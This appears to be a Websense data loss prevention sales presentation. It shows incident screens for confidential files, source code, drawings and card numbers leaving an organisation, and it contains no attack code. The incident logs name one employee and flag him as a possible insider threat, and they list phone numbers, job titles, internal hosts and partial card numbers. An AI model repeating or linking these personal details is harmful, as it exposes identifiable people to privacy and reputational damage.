Disclaimer: This email and any files transmitted with it may be confidential and intended solely for the use of the individual or entity to whom they are addressed. If you are not the intended recipient be advised that any unauthorized use, disclosure, copying, distribution or the taking of any action in reliance on the contents of this information is strictly prohibited and you have received this email in error please notify the sender and delete this email. The recipient should check this email and any attachments for the presence of viruses, Trojans, spy wares and the company accepts no liability for any damage caused by the same. This email doesn't serve as a legal notification until attached with supporting documents. Please note that any views or opinions presented in this email are those of the author and do not necessarily represent those of JIL Information Technology Ltd. (www.jilit.co.in)

Corporate strategic document sent to Hotmail account

The screenshot displays the Websense incident management interface. The browser address bar shows the URL: <https://172.16.5.114:9443/dlp/d3d4b18cbd1f826657dc4a780d566dfec923ca8/dlp/pages/incidentManager>. The interface includes a top navigation bar with tabs for 'Workflow', 'Remediate', and 'Escalate'. The main content area shows an incident summary for Incident ID 247031, with a severity of 'High' and an action of 'Permitted'. The channel is 'Network email'. The display is set to 'Violation triggers'. On the left, a list of rules is shown, including 'Rule: Patterns & phrases', 'Rule: Strategic Business Documents', 'Rule: PCI Audit: CCN with CVV', and 'Rule: Non Acceptable Use - offensive'. The right pane shows the email details, including the sender's email address, the recipient's email address, the subject 'Emailing: Summary of Vision Plan .pdf', and the attachment 'Summary of Vision Plan .pdf (1.62 MB)'. The message body is displayed as 'Marked HTML'. The message content includes a disclaimer and a note about security settings.

Incident: **247031** Severity: **High** Action: **Permitted** Channel: **Network email**

Display: **Violation triggers**

Rule: Patterns & phrases

- Patterns & phrases (Email Attribute) ashish

Rule: Strategic Business Documents

- Portable Document Format (PDF) - All Versions (File Type)
- Strategic Documents (Script)

Rule: PCI Audit: CCN with CVV

- PCI Audit: CCN with CVV (Script) 3500 xxxxx xxxxx 2000, 1500, 1000

Rule: Non Acceptable Use - offensive

- Non Acceptable Use (High) (Dictionary) cock

Forensics Properties History

From: [redacted]@jalindia.co.in Sent: 29 Mar. 2012, 5:40:58 PM

To: [redacted]@hotmail.com

Subject: **Emailing: Summary of Vision Plan .pdf**

Attachments: **Summary of Vision Plan .pdf (1.62 MB)**

Message Body

Show as: **Marked HTML**

The message is ready to be sent with the following file or link attachments:
Summary of Vision Plan .pdf

Note: To protect against computer viruses, e-mail programs may prevent sending or receiving certain types of file attachments. Check your e-mail security settings to determine how attachments are handled.

Disclaimer: This email and any files transmitted with it may be confidential and intended solely for the use of the individual or entity to whom they are addressed. If you are not the intended recipient be advised that any unauthorized use, disclosure, copying, distribution or the taking of any action in reliance on the contents of this information is strictly prohibited and you have received this email in error please notify the sender and delete this email. The recipient should check this email and any attachments for the presence of viruses, Trojans, spy wares and the company accepts no liability for any damage caused by the same. This email doesn't serve as a legal notification until attached with supporting documents. Please note that any views or opinions presented in this email are those of the author and do not necessarily represent those of JIL Information Technology Ltd. (www.jilit.co.in)

Drawings uploaded on untrusted domains

The screenshot displays the Websense incident management console. The top navigation bar includes tabs for Workflow, Remediate, and Escalate. The incident details show Incident: 332872, Severity: High, Action: Permitted, and Channel: HTTP. The left sidebar lists two rules: 'Rule: Autodesk DWG format files' and 'Rule: Petroleum and Gas Sensitive Information: AutoDesk DWG'. The main content area shows the incident details, including Source: 172.16.5.114, Destination: sg3.attach.mail.yahoo.com, and File: G:\daligan\LAYOUT PLAN (02.04.12).r1.dwg (258.99 KB). The Message Body section shows the file upload details.

Incident: **332872** Severity: **High** Action: **Permitted** Channel: **HTTP**

Display: Violation triggers

Rule: Autodesk DWG format files

- Autodesk DWG File (File Type)

Rule: Petroleum and Gas Sensitive Information: AutoDesk DWG

- Autodesk DWG File (File Type)

Source: 172.16.5.114 Event Time: 02 Apr. 2012, 2:37:35 PM

Destination: sg3.attach.mail.yahoo.com

Url: http://sg3.attach.mail.yahoo.com/in.f1926.mail.yahoo.com/ya/upload

File: G:\daligan\LAYOUT PLAN (02.04.12).r1.dwg (258.99 KB)

Message Body

Field	Value
charset	utf-8

charset=utf-8

CURVE - 1

Δ	85.00°
Lx	40.00m
Ts	32.34m
Es	14.63m
Rc	33.50m
SPEED	20.0 km/hr
WIDENING	1.50m

CURVE - 2


Δ	22.00°
Lx	25.00m
Ts	25.218m
Es	1.626m
Rc	0.00
SPEED	20.0 km/hr
WIDENING	1.50m

SPEED 20 km/hr

REVISED LAYOUT PLAN ON NEW ROAD LAYOUT

(SCALE 1:500)

Salary details sent to a personal email account



15,000 employee salary details including senior management was sent to a personal webmail account

Source code sent to competition

Incident: 5813707 Severity: High Action: Permit Channel: Email

Display: Violation triggers

Rule: Software Source Code: C family or Java...
• source code: C or JAVA (PreciseID Natural La...

Forensics Properties History

From: [REDACTED] Sent: 22 Nov, 2010, 2:48:37 PM
To: [REDACTED]
Subject: csv reader writer
Attachments: CsvWriter.java(16 KB) CsvReader.java(48 KB)
Message Body Show as: HTML

(See attached file: CsvWriter.java) (See attached file: CsvReader.java)

```
/*
 * readInputFile() Method is for reading the data under the
subsequent header row wise.
 *
 */

public ArrayList readInputFile(CsvReader inputReader) throws
BatchException, Exception {

    ArrayList inputList = new ArrayList();
    InputFileReadDTO objFileReadDTO = null;
    try {
        while (inputReader.readRecord()) {
            objFileReadDTO = new InputFileReadDTO();

            objFileReadDTO.setMessage(inputReader.get
(props.getProperty("MESSAGE")).trim());
            objFileReadDTO.setMobilenumber(inputReader.get
(props.getProperty("MOBILE_NUMBER")).trim());

            inputList.add(objFileReadDTO);
        }
    }
}
```


Credit Card numbers picked up being printed...

- A good example of the effectiveness of DLP. It has picked up on CC numbers being printed.
- This may be for legitimate business purposes, but users should be aware that this data can be cached in the printer and re-printed by others, or simply intercepted on the network




ID: 768607

Severity:	High	Status:	New
Action:	Permitted	Event time :	02 May. 2014, 08:08:41 PM
Channel:	Endpoint printing	Incident time:	02 May. 2014, 08:08:41 PM
Assigned to:	Unassigned	Total matches:	2
Incident tag:	N/A		
Detected by:	Endpoint Agent		
Analyzed by:	Policy Engine empdlpmanager02. internal		
Source:			
Full name:	[REDACTED]		
Login name:	[REDACTED]		
hostname:	9XTHD2S. internal		
Department:	[REDACTED]		
Phone number:	07 3295 5816 *		
Title:	Enterprise Business Architect - Customer *		
Run as user:	[REDACTED]		
* This was not one of the event's original properties. It was determined through user name resolution.			
Attachments:	Statement20140407[1].pdf(337.45 KB)		
Transaction Size:	337.45 KB		
Details:	EndPoint Operation		
Violation triggers:			
Policy:	PCI Audit		
Rule:	PCI Audit: CCN - High Accuracy		
> Classifier:	Credit Cards (Default) (Script)		
2 match(es):	5523 xxxx xxxx 1638, 3792 xxxx xxx3 120		

Confidential document uploaded to Google Docs

- An example of the effectiveness of Endpoint DLP
- It has picked up a confidential document being uploaded to Google Docs, by a contractor

ID: 709618

Severity:	 High	Status:	 New
Action:	Permitted	Event time :	29 Apr. 2014, 02:02:32 PM
Channel:	 Endpoint HTTPS (encrypted)	Incident time:	29 Apr. 2014, 02:02:34 PM
Assigned to:	Unassigned	Total matches:	0
Incident tag:	N/A		
Detected by:	Endpoint Agent		
Analyzed by:	Policy Engine empdlpmanager02: [REDACTED]		

Source:

Full name:	[REDACTED]
Login name:	[REDACTED]
hostname:	[REDACTED]
Department:	Information Technology *
Title:	Contractor *
Phone number:	07 3136 4876 *
Run as user:	[REDACTED]

* This was not one of the event's original properties. It was determined through user name resolution.

Destination:


hostname:	UPLOAD.DOCS.GOOGLE.COM
-----------	------------------------

Attachments: Attachment(150 KB)

Transaction Size: 150 KB

Details: UPLOAD.DOCS.GOOGLE.COM

Violation triggers:

Policy:	Confidential Warning
 Rule:	Confidential in Header or Footer
> Classifier:	Confidential HeaderFooter (Regular Expression)

High volumes of activity to removable media

ID: 779894

Severity: High

Action: Permitted

Channel: Endpoint removable media

Assigned to: Unassigned

Incident tag: N/A

Detected by: Endpoint Agent

Analyzed by: Policy Engine empdlpmanager027

Source:

Full name: [REDACTED]

Login name: [REDACTED]

hostname: [REDACTED]

Department: Information Technology *

Title: Contractor *

Run as user: [REDACTED]

* This was not one of the event's original properties. It was determined through user name resolution.

Destination:

Device: WD My Passport 0730

Attachments: C:\Users\[REDACTED]\Desktop\[REDACTED] Backup\Support Transition\[REDACTED]-BCPT01_Business Continuity Plan.xlsm(783.61 KB)

Transaction Size: 783.61 KB

Details: File "C:\Users\[REDACTED]\Desktop\[REDACTED] Backup\Support Transition\[REDACTED]-BCPT01_Business Continuity Plan.xlsm" was copied to removable device

Violation triggers:

Policy: Confidential Warning

Rule: Confidential in Header or Footer

> Classifier: Confidential HeaderFooter (Regular Expression)

Incidents (last 7 days)

Workflow Remediate Escalate Settings View 120 100 Refresh

Report: Incidents (last 7 days) Date Range: 01 Apr. 2014, 09:02 AM To 08 May. 2014, 05:33 PM Manage Report

Showing 683 incident(s)

779809	08 May. 2014, 08:55:31 AM	Pradeep Bhojaraja	Confidential warning	Endpoint removabl...	WD My Passport 0730	High
779846	08 May. 2014, 08:55:27 AM	Pradeep Bhojaraja	Confidential Warning	Endpoint removabl...	WD My Passport 0730	High
779782	08 May. 2014, 08:55:27 AM	Pradeep Bhojaraja	Confidential Warning	Endpoint removabl...	WD My Passport 0730	High
778010	08 May. 2014, 08:55:21 AM	Pradeep Bhojaraja	Suspected Malici...	Endpoint removabl...	WD My Passport 0730	High
779757	08 May. 2014, 08:55:21 AM	Pradeep Bhojaraja	Suspected Malici...	Endpoint removabl...	WD My Passport 0730	High
779213	08 May. 2014, 08:55:18 AM	Pradeep Bhojaraja	Confidential Warning	Endpoint removabl...	WD My Passport 0730	High
777990	08 May. 2014, 08:55:17 AM	Pradeep Bhojaraja	Confidential Warning	Endpoint removabl...	WD My Passport 0730	High

- This user has an unusually high volume of copying data to the removable storage device
- Given he's an IT contractor this type of behavior may warrant further investigation.

Conclusions

- Websense risk assessment tools enable you to see into advanced threats and data theft that traditional defenses miss
- A powerful combination of ACE, global security intelligence, file sandboxing and data loss/data theft detection into one monitoring appliance
- Easy to deploy via a network TAP or SPAN port
- Deployed on Websense V-Series appliances using Triton management and reporting servers
- We are here to prove that our technology protects organizations from the latest advanced threats and insider data exfiltration techniques



THANK YOU...



websense
TRITON[®]APX
ADVANCED PROTECTION